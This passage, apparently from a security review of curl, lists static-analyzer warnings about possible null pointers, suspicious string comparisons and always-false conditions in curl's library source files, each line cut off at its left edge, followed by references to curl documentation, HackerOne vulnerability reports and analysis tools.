ep' pointer in the 'osep + 1' expression could be nullptr. In such case, resulting value will be senseless and it should no
ression 'prev - 1 > 0' will work as 'prev != 1'. curl\lib\pop3.c 1545
rncmp' function returns 0 if corresponding strings are equal. Consider examining the condition for mistakes. curl\lib\cooki
rcmp' function returns 0 if corresponding strings are equal. Consider examining the condition for mistakes. curl\lib\http.c
mcmp' function returns 0 if corresponding buffers are equal. Consider examining the condition for mistakes. curl\lib\socket
rcmp' function returns 0 if corresponding strings are equal. Consider examining the condition for mistakes. curl\lib\url.c
rcmp' function returns 0 if corresponding strings are equal. Consider examining the condition for mistakes. curl\lib\url.c
rcmp' function returns 0 if corresponding strings are equal. Consider examining the condition for mistakes. curl\lib\url.c
mcmp' function returns 0 if corresponding buffers are equal. Consider examining the condition for mistakes. curl\lib\vauth\
rcmp' function returns 0 if corresponding strings are equal. Consider examining the condition for mistakes. curl\lib\vtls\v
serp' pointer was used unsafely after it was verified against nullptr. Check lines: 2607, 2637. curl\lib\url.c 2637
asswdp' pointer was used unsafely after it was verified against nullptr. Check lines: 2578, 2645. curl\lib\url.c 2645
ptionsp' pointer was used unsafely after it was verified against nullptr. Check lines: 2587, 2653. curl\lib\url.c 2653
CertContextServer' pointer was used unsafely after it was verified against nullptr. Check lines: 586, 672. curl\lib\vtls\sc
nd assignment expression 'b &= 0x7F' is used inside condition. curl\lib\vtls\x509asn1.c 213
able code detected. It is possible that an error is present. curl\lib\socks_sspi.c 582
able code detected. It is possible that an error is present. curl\lib\vauth\krb5_sspi.c 320
 to local array 'buffer' is stored outside the scope of this array. Such a pointer will become invalid. curl\lib\hsts.c 265
 to local array 'hostip' is stored outside the scope of this array. Such a pointer will become invalid. curl\lib\noproxy.c
tartwrite' variable is assigned but is not used by the end of the function. curl\lib\telnet.c 1218
ion 'ftpc->wait_data_conn' is always false. curl\lib\ftp.c 3652
ion 'h' is always false. curl\lib\hostip4.c 291
of conditional expression is always false: 0. curl\lib\multi.c 2471
of conditional expression is always false: (t > 0x7FFFFFFFFFFFFFFF - tzoff). curl\lib\parsedate.c 561
ion '!seeded' is always false. curl\lib\rand.c 169
ion 'r' is always false. curl\lib\select.c 102
ion 'arg > 2147483647' is always false. curl\lib\setopt.c 202
ion 'arg > 2147483647' is always false. curl\lib\setopt.c 211
```

Comments on the result:



References

- https://curl.se/docs/manpage.html - curl's man page
- https://curl.se/docs/security.html - known curl security problems
- https://hackerone.com/reports/1913733 - UAF in SSH sha256 Fingerprint Check
- https://hackerone.com/reports/1950627 - IDN Wildcard Match
- https://hackerone.com/reports/1929597 - siglongjmp Race Condition
- https://hackerone.com/reports/1954658 - POST-after-PUT Confusion
- https://blog.trailofbits.com/2023/02/14/curl-audit-fuzzing-libcurl-command-line-interface - AFL++ setup guide for curl CLI
- https://curl.se/changes.html - curl's changelogs.
- https://github.com/curl/curl/issues/10929 - status analyzer warnings from PVS-studio
- https://curl.se/libcurl/c/CURLOPT_POSTFIELDS.html - official documentation describing behavior of setting CURLOPT_POSTFIELDS
- https://daniel.haxx.se/blog/2021/03/09/half-of-curls-vulnerabilities-are-c-mistakes/ - blogpost from lead developer of curl, Daniel Stenberg
- https://dwheeler.com/flawfinder/ - Flawfinder
- https://aflplus.plus/ - AFL++
- https://analysis-tools.dev/tool/tscancode - TscanCode
- https://valgrind.org/ - Valgrind
- https://pvs-studio.com/en/pvs-studio/ - PVS Studio
- https://clang-analyzer.llvm.org/scan-build.html - Scan-build